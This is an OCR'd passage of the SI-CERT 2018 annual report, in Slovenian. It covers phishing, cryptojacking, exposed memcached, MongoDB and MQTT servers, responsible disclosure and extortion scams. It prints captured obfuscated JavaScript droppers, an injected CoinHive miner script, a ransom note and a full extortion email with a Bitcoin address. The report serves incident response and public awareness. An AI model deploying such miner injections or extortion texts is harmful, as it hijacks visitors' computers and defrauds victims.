
V primeru phishing napada na uporabnike storitve Netflix je bilo ugotovljeno, da so napadalci podatke, ki so jih uporabniki vpisovali preko lažne spletne strani, hranili kar na istem strežniku. Med njimi so bila uporabniška imena in gesla, osebni podatki ter vsi podatki kreditnih kartic žrtev tega napada.





UKREPI SI-CERT

- **poziv skrbniku zlorabljenega spletnega strežnika, da phishing spletno stran odstrani ter strežnik ustrezno zavaruje,**
- **obvestilo podjetju Netflix,**
- **sporočanje seznama ujetih kreditnih kartic podjetju za procesiranje plačilnih instrumentov Bankart.**




KAKO PHISHING NAPAD PREPOZNAMO IN SE MU IZOGNEMO?

- Preverite identiteto pošiljatelja sporočila. Ali je domena v elektronskem naslovu pošiljatelja (nahaja se za znakom »@«) skladna z navedbo, kdo pošilja sporočilo.
- Preverite, ali so v sporočilu prisotne slovnične napake. Te so namreč prisotne v večini lažnih sporočil. Pogosto je to posledica uporabe strojnih prevajalnikov.
- Preverite, kam vodijo povezave v elektronskem sporočilu. To storite tako, da se z miško brez klikanja zaustavite na povezavi in pokazal se vam bo pravi spletni naslov.
- Če prejmete elektronsko pošto, ki vas preko povezave vodi na spletno stran, kjer vas ta poziva, da vpišete uporabniško ime in geslo, tega nikoli ne vpisujte.
- Preko elektronske pošte nikoli ne pošiljajte osebnih in finančnih podatkov.
- Ko se prijavljate na spletne strani z osebnimi podatki, vedno preverite spletni naslov (URL), da se prepričate, ali ste na pravi spletni strani.
- Redno skrbite za posodobljen operacijski sistem in protivirusni program.

Kriptovalute

Kriptovalute so zaradi svoje (psevdo) anonimnosti zelo priljubljene med napadalci. Prva in največja kriptovaluta Bitcoin je še vedno najpogosteje uporabljana. Čeprav Bitcoin omogoča anonimnost lastništva kriptodenarnic, so transakcije v tej blokovni verigi javne. Zaradi tega organi pregona lahko sledijo poti kripto kovancev. Če ti končajo na kripto borzi, kjer jih napadalci pretvorijo v klasično valuto (FIAT), se anonimnost običajno konča. Zaradi tega napadalci čedalje bolj segajo tudi po drugih kriptovalutah, ki omogočajo večjo anonimnost, med katerimi prevladuje Monero (XMR).

OBRAVNAVANE KRIPTOVALUTE V INCIDENTIH




RAZLIKE BITCOIN PROTI MONERO

Lastnost	Bitcoin	Monero
Anonimnost denarnic	DA	DA
Anonimnost transakcij	NE (psevdoanonimno)	DA
Zgoščevalna funkcija	SHA-256	Cryptonight
Consensus algorithm	Proof-of-work	Proof-of-work
HW za rudarjenje	ASIC	CPU, GPU

ANA IZ BELORUSIJE IŠČE SORODNO MOŠKO DUŠO ... IN TVOJ PROCESORSKI ČAS

Elektronsko sporočilo je bilo na prvi pogled videti kot eno izmed številnih poskusov ljubezenskih prevar. Ana iz Belorusije ima doma večje težave, ne razumejo je, rada bi se preselila k nam in išče sorodno dušo. Videla je vaš profil na spletu in se ji zdite zelo simpatični ... Poleg eksplicitne slike je bila sporočilu priložena še datoteka »Download site.html«, ki je vsebovala zgolj zakrito javascript kodo:




```
eval(unescape("%66%75%6E%63%74%69%6F%6E%20%64%28%73%29%7B%72%3D%6E%65%77%2%41%72%72%61%79%
28%29%3B%74%3D%22%22%3B%6A%3D%30%3B%66%6F%72%28%69%3D%73%2E%6C%65%6E%67%74%68%2D%31%3B%69%
3E%30%3B%69%2D%2D%29%7B%74%2B%3D%53%74%72%69%6E%67%2E%66%72%6F%6D%43%68%61%72%43%6F%64%65%
28%73%2E%63%68%61%72%43%6F%64%65%41%74%28%69%29%5E%32%29%3B%69%66%28%74%2E6C%65%6E%67%74%6
8%3E%38%30%29%7B%72%5B%6A%2B%2B%5D%3D%74%3B%74%3D%22%22%7D%7D%64%6F%63%75%6D%65%6E%74%2E%7-
7%72%69%74%65%28%72%2E%6A%6F%69%6E%28%22%22%29%2B%74%29%7D"));d(unescape("%08<vrkpaq->%089 u
gl-zv{`ikli{-oma,lwd6/qqki--8qrvvj ?lmkvcamn%08< vrkpaqctch-vzgv ?gr{v\"vrkpaq>"));
```

oz.

```
<script type="text/javascript">
location="https://kiss-4fun.com/yknikbytx/new";
</script>
```

Ta po več preusmeritvah pripelje brskalnik na spletno stran, ki pod pretvezo preverjanja pristnosti izkorišča procesorski čas za rudarjenje kriptovalute Monero.

RUDARJENJE NA VAŠEM STREŽNIKU

Strežniki so priljubljena tarča napadalcev, saj gre običajno za zmogljivejše računalnike. Če so na njih pomembni podatki, napadalci uspešen vdor običajno monetizirajo z zašifriranjem datotek in izsiljevanjem za šifrirni ključ. Lahko pa tudi namestijo skripto za rudarjenje kriptovalut, jo zaženejo in počasi zbirajo pridobljene kripto kovance. Ker tako rudarjenje zelo obremeni procesor, kar se na zunaj hitro pozna kot neodziven strežnik, napadalci običajno programsko nastavijo manjšo porabo procesorskega časa.

Pri vdoru v spletni strežnik napadalci v programsko kodo spletnih strani na strežniku lahko vrinejo dodatno kodo, ki se zažene znotraj brskalnika uporabnika, ki je spletno stran obiskal. Kripto kovance tako rudarijo kar računalniki obiskovalcev zlorabljenega spletnega mesta. Gre za princip monetiziranja procesorskega časa, ki je bil na začetku mišljen kot nadomestilo za prikaz oglasov. Pri oglaševalcih se ta princip ni obnesel zaradi njegove kontroverznosti in so ga praktično vsi

Primer vstavljene skripte na spletni strani:

```
var RqLm1=window["\x64\x6f\x63\x75\x6d\x65\x6e\x74"]["\x67\x65\x74\x45\x6c\x65\x6d\x65\x6e\x74\x73\x42\
x79\x54\x61\x67\x4e\x61\x6d\x65"]('\x68\x65\x61\x64')[0];var D2=window["\x64\x6f\x63\x75\x6d\x65\x6e\
x74"]["\x63\x72\x65\x61\x74\x65\x45\x6c\x65\x6d\x65\x6e\x74"]('\x73\x63\x72\x69\x70\x74');D2["\x74\x79\
x70\x65"]='\x74\x65\x78\x74\x2f\x6a\x61\x76\x61\x73\x63\x72\x69\x70\x74';D2["\x69\x64"]='\x6d\x5f\x67\x5f\
x61';D2["\x73\x72\x63"]='\x68\x74\x74\x70\x3a\x2f\x2f\x76\x75\x75\x77\x64\x2e\x63\x6f\x6d\x2f\x74\x2e\x6a\
x73';RqLm1["\x61\x70\x70\x65\x6e\x64\x43\x68\x69\x6c\x64"](D2);
->
loadScript("https://coinhive.com/lib/coinhive.min.js", function () {
var miner = new CoinHive.Anonymous('KNqo4Celu2Z8VWMM0zfRmeJHIl75wMx6', {throttle: 0.2});
miner.start().
```

Parametri:

```
KNqo4Celu2Z8VWMM0zfRmeJHIl75wMx6 -> Unikatni ključ
throttle: 0.2 -> Idle = 20 % (obremeni procesor 80 %).
```

opustili, napadalci pa ga še vedno občasno uporabljajo. Vrinjena koda je na strežniku običajno v prikriti obliki, zaradi česar jo je težje najti in odstraniti.

LAŽNI KUPONI ZA VAŠ PROCESORSKI ČAS

Na začetku leta 2018 smo obravnavali več primerov lažnega oglaševanja kuponov za različne slovenske trgovce. Uporabnike je na lažni spletni strani čakal kviz, s katerim bi lahko prislužili kupone v vrednosti nekaj 100 evrov. Vse skupaj je bila zgolj krinka, s katero so uporabnike poskušali zvabiti v komercialni SMS klub. Vendar pa to ni bilo vse. Če so uporabniki na spletno stran prišli preko računalnika in ne telefona, se je naložila in zagnala še skripta za rudarjenje kriptovalute Monero. Ta koda deluje tako, da popolnoma zasede procesor, zaradi česar računalnik naenkrat postane zelo počasen ali celo popolnoma neodziven. To po navadi zaznamo tudi tako, da ventilator na računalniku začne delovati s polno močjo.

Obravnava ranljivosti

Na SI-CERT prejemamo prijave s strani posameznikov, podjetij in prijave s strani sorodnih organizacij. Te zbirajo in analizirajo podatke o zlonamernih aktivnostih na omrežju. Aktivnosti, ki se beležijo, so različne, od zlonamerne programske opreme, botnetov do okuženih spletnih strani, kar nato dnevno pošiljajo na naš elektronski naslov.

Takšna sporočila redno spremljamo in v primeru zaznane zlonamerne aktivnosti obvestimo skrbnika IP-naslovnega prostora (ali njegovega ponudnika gostovanja, kadar ne moremo neposredno identificirati končnega skrbnika), kjer se sumljiva aktivnost dogaja, da nepravilnosti odpravi, ob tem pa podamo tudi razlago in navodila, kako ustrezno ukrepati. Učinkovitost ukrepov lahko nato spremljamo preko zmanjšanja števila ranljivih naprav. Naše izkušnje kažejo, da je vedno nekaj skrbnikov strežnikov, ki iz enega ali drugega razloga stanja ne popravijo (ali tega ne zmorejo), čez čas pa običajno pride do namestitve novih strežnikov, ki imajo ponovno enake ranljivosti. Kljub temu lahko opazimo dolgoročno učinkovitost naših akcij obveščanja.

NAPADI Z ODBOJEM PREKO STREŽNIKOV MEMCACHED

Memcached je sistem, ki se uporablja za predpomnjenje iskalnih poizvedb nad podatkovnimi bazami ter s tem omogoča pohitritev dostopa do podatkov. V njih so lahko občutljivi podatki, kot so uporabniška imena in gesla, ali pa tudi osebni podatki strank. Če ob namestitvi strežnika dostopa ne zavarujemo, lahko do teh podatkov pride kdorkoli na internetu.

Strežniki memcached, ki odgovarjajo na zahtevke preko UDP-protokola, se lahko izkoriščajo v porazdeljenih napadih onemogočanja (distributed denial-of-service, DDoS).


Na podlagi prejetih podatkov o nezaščitenih strežnikih memcached v slovenskem IP-naslovnem prostoru smo obvestili lastnike ter jim podali navodila, kako zaščititi strežnik.

Strežnik se lahko zavaruje že z blokado dostopa na požarni pregradi (za vrata 11211) ali usmerjevalniku, z uporabo avtentikacije SASL ali z omejitvijo dostopa le na lokalni sistem v sami konfiguracijski datoteki:
/etc/sysconfig/memcached:
OPTIONS=«-l 127.0.0.1«.


MEMCACHED
50
45
40
35
30
25
20
15
10
5
0
01 2018
02 2018
03 2018
04 2018
05 2018
06 2018
07 2018
08 2018
09 2018
10 2018
11 2018
12 2018

RANLJIVOST PROTOKOLA CISCO SMART INSTALL (SMI)

Aprila 2018 je bila objavljena kritična ranljivost v protokolu SMI (CVE-2018-0171), ki omogoča prekoračitev medpomnilnika na prizadeti napravi. Protokol SMI omogoča enostavno konfiguracijo naprav, pri tem pa ne nudi nobene možnosti avtentikacije. Dostopnost te storitve torej že pomeni možnost zlorabe preko namestitve zlonamerne konfiguracije. Posledica zlorabe je lahko tudi prestrezanje prometa na omrežju. Že na začetku leta smo razposlali obvestila o izpostavljenosti naprav Cisco, obveščanje pa smo zaradi nove ranljivosti spomladi tudi ponovili.



JAVNO DOSTOPNI STREŽNIKI MONGODB

Med neustrezno zavarovanimi in zato dostopnimi strežniki so pogosto tudi strežniki noSQL, ki velikokrat ne uporabljajo mehanizmov za omejevanje dostopa. Med njimi so najbolj razširjeni podatkovni strežniki MongoDB, nekateri od teh pa so vsebovali zbirke osebnih podatkov. Druge so že zlorabili, saj je v zbirki bilo izsiljevalsko obvestilo o izbrisu vseh podatkov v podatkovni bazi, ki pa naj bi jih nepridipravi vrnili v zameno za plačilo odkupnine.

```
{
    "_id" : ObjectId("5b318394225ddb749a25dbb1"),
    "BitCoin" : "3GKioTFrCFYcTmZR4DXPGatTXXp6Ugcq79",
    "eMail" : "backupservice@protonmail.com",
    "Exchange" : "https://localbitcoins.com",
    "Solution" : "Your Database is downloaded and backed up on our secured servers.
To recover your lost data: Send 0.4 BTC to our BitCoin Address and Contact us by eMail
with your server IP Address and a Proof of Payment. Any eMail without your server IP
Address and a Proof of Payment together will be ignored. You can apply for a backup
summary within 12 hours. Then we will delete the backup. You are welcome!"
}
```

ODGOVORNO RAZKRIVANJE RANLJIVOSTI

Odgovorno razkrivanje ranljivosti predvideva, da oseba, ki odkrije ranljivost, to sporoči proizvajalcu, skrbniku sistema ali razvijalcu programske opreme, lahko neposredno ali preko neodvisne tretje osebe, koordinatorja. Odgovorno razkrivanje je ustaljen postopek sodelovanja neodvisnih raziskovalcev pri izboljševanju zaščite računalniških sistemov. SI-CERT v procesu odgovornega razkrivanja prevzame vlogo koordinatorja. Tovrstno odgovorno razkrivanje ščiti tudi prijavitelja samega in mu omogoča anonimnost. To, da se priznava koristnost postopkov odgovornega razkrivanja, pa nikakor ne pomeni, da lahko kdorkoli brez posledic poskuša vdreti v katerikoli sistem na omrežju, izrablja najdene ranljivosti in objavlja neupravičeno pridobljene podatke.

V letu 2018 smo prejeli različne prijave po načelu odgovornega razkrivanja. V večini primerov je šlo za odkrite javno dostopne občutljive podatke, ki so običajno posledica napačnih nastavitev na strežniku. Prejeli pa smo tudi prijave za odrite ranljivosti, kot so SQL injection, XSS ter druge javno dostopne storitve, ki bi lahko bile predmet zlorabe.

Internet stvari

Danes se vse bolj govori o internetu stvari (angl. IoT, Internet of Things). Vse te pametne naprave, žarnice, senčila, termostati, glasovni pomočniki in pametni stroji počasi prihajajo v naša gospodinjstva, podjetja in industrijska okolja. Razvoj »pameti« v napravah je pogosto žrtev poceni razvoja zaradi nižanja stroškov in zato predstavlja uvajanje novih varnostnih ranljivosti.

NEZAŠČITENI STREŽNIKI MQTT

Da bi IoT-naprave med seboj povezovali in jih nadzirali, se pogosto uporabi protokol MQTT (angl. »Message Queuing Telemetry Transport«). Omogoča komunikacijo z različnimi IoT-napravami (na primer: senzorji za temperaturo, upravljanje luči, hladilnik, pečica ...). Preko tega protokola podatke od naprav sprejemamo in jih tudi spreminjamo.


V avgustu je bila objavljena novica, da je na iskalniku Shodan več kot 32.000 nezaščitenih strežnikov MQTT, ki so dostopni brez kakršnekoli avtentikacije (MQTT Connection Code: 0), kar omogoča vsakomur dostop do različnih tem (t. i. topic) in s tem tudi do podatkov, ki si jih med seboj izmenjujejo odjemalci in komunikacijski strežnik (t. i. broker). V slovenskem IP-naslovnem prostoru smo našli 33 strežnikov s to pomanjkljivostjo, zato smo skrbnikom poslali navodila o ustreznem zavarovanju dostopa.

Družbeni inženiring in goljufije

Svet je z vsakim trenutkom bolj informacijsko napreden. Velikokrat se namreč sliši, da če nisi na družbenih omrežjih, tako rekoč ne obstajaš. Napredek tehnologije pa pomeni tudi priložnost za nove oblike zlorab, kar prinese v ospredje tudi izobraževanje in ozaveščanje.


Statistika obravnavanih prijav na SI-CERT kaže porast družbenega inženiringa kot priljubljene metode storilcev za doseganje (predvsem) finančnih koristi. Napadi so (v primerjavi z metodami napadov na računalniške sisteme) lažje izvedljivi, saj ni potrebno zahtevno tehnično znanje, ker bolj ali manj ciljajo na psihološke lastnosti in čustva uporabnikov.

SI-CERT – MESEČNE PRIJAVE LAŽNEGA IZSILJEVANJA



LAŽNO IZSILJEVANJE

Prevare družbenega inženiringa jasno prikazujejo ranljivost posameznika na spletu. Pravi poletni hit v letu 2018 so bila izsiljevalska sporočila, ki so množično prihajala na naslove elektronske pošte slovenskih uporabnikov. Neznanec iz tuje države je trdil, da je računalnik okužil uporabnika z virusom, ki je uporabnika preko kamere posnel pri gledanju pornografskih strani in pridobil vse uporabnikove stike. V nekaterih primerih so sporočila delovale še bolj verodostojno tudi zato, ker so vsebovala gesla ali pa je bilo videti, da so bila poslana z naslova prejemnika, kar je kazalo kot dokaz, da gre za vdor v računalnik. V sporočilu je zahtevana odkupnina v vrednosti tisoč evrov v eni od kriptovalut.



Subject: [redacted]
From: Yovonnda Horton <zixlexmdn@outlook.com>
Date: 10. 07. 2018 22:56
To: [redacted]

I do know, [redacted], is your pass word. You may not know me and you are probably thinking why you are getting this email, correct?

Well, I placed a malware on the adult video clips (porno) web-site and guess what, you visited this web site to have fun (you know what I mean). While you were watching videos, your internet browser initiated operating as a RDP (Remote Desktop) having a key logger which provided me with access to your display and web cam. Just after that, my software program collected every one of your contacts from your Messenger, FB, and email.

What exactly did I do?

I made a double-screen video. First part shows the video you were watching (you have a fine taste lol . . .), and second part shows the recording of your webcam.

exactly what should you do?

Well, in my opinion, $1900 is a reasonable price for our little secret. You'll make the payment through Bitcoin (if you do not know this, search "how to buy bitcoin" in Google).

BTC Address: 1JHwenDp9A98XdjfYkHKyiE3R99Q72K9X4
(It is cAsE sensitive, so copy and paste it)


Note:

You now have one day to make the payment. (I have a specific pixel in this email message, and now I know that you have read through this email message). If I don't receive the BitCoins, I will, no doubt send out your video to all of your contacts including members of your family, co-workers, etc. Having said that, if I do get paid, I'll destroy the video immidiately. If you need evidence, reply with "Yes!" and I will send out your video to your 9 friends. It's a non-negotiable offer, so please do not waste my time and yours by replying to this e-mail.

SEXTORTION

Sextortion je izsiljevanje z intimnimi posnetki. Skoraj vsi primeri izsiljevanja moških izvirajo iz Slonokoščene obale, potekajo pa po istem scenariju. Napadalci preko lažnega profila mlade lepotice na Facebooku stopijo v stik z žrtvijo in jo prepričajo, da si želijo avanture. Pogovor iz Messengerja preusmerijo na Skype, kjer žrtvi prikažejo posnetek, na katerem se ženska sleče in otipava, nato pa enako želijo tudi od žrtve. Ko ta ugodi, ji pokažejo posnetek in zahtevajo plačilo odkupnine, v nasprotnem primeru žrtvi grozijo z javno objavo posnetka. Pri tem uporabijo različne psihološke pritiske, s katerimi večino žrtev zelo prestrašijo in prizadenejo, celo do te mere, da so nekatere od žrtev razmišljale tudi o samomoru. V vseh obravnavanih primerih se je kot edina ustrezna rešitev izkazala popolna prekinitev komunikacije z izsiljevalci, saj v nobenem primeru posnetki kasneje niso bili javno objavljeni. V primeru plačila se izsiljevanje nikoli ni končalo, ampak samo še stopnjevalo.

RAZMERJE SPOLOV ŽRTEV




V primerih, kjer so žrtve ženske, je šlo v vsaj polovici primerov za izsiljevanja s strani žrtvinih znancev, največkrat nekdanjih partnerjev. Gre za t. i. »Revenge porn«, ki je leta 2017 z novelo Kazenskega zakonika KZ–1E postal kaznivo dejanje.

**KAZENSKI ZAKONIK,
143. ČLEN, 6. ODSTAVEK**

Kdor javno objavi posnetke ali sporočila druge osebe s seksualno vsebino brez privolitve te osebe in s tem huje prizadene njeno zasebnost, se kaznuje z zaporom od treh mesecev do treh let.

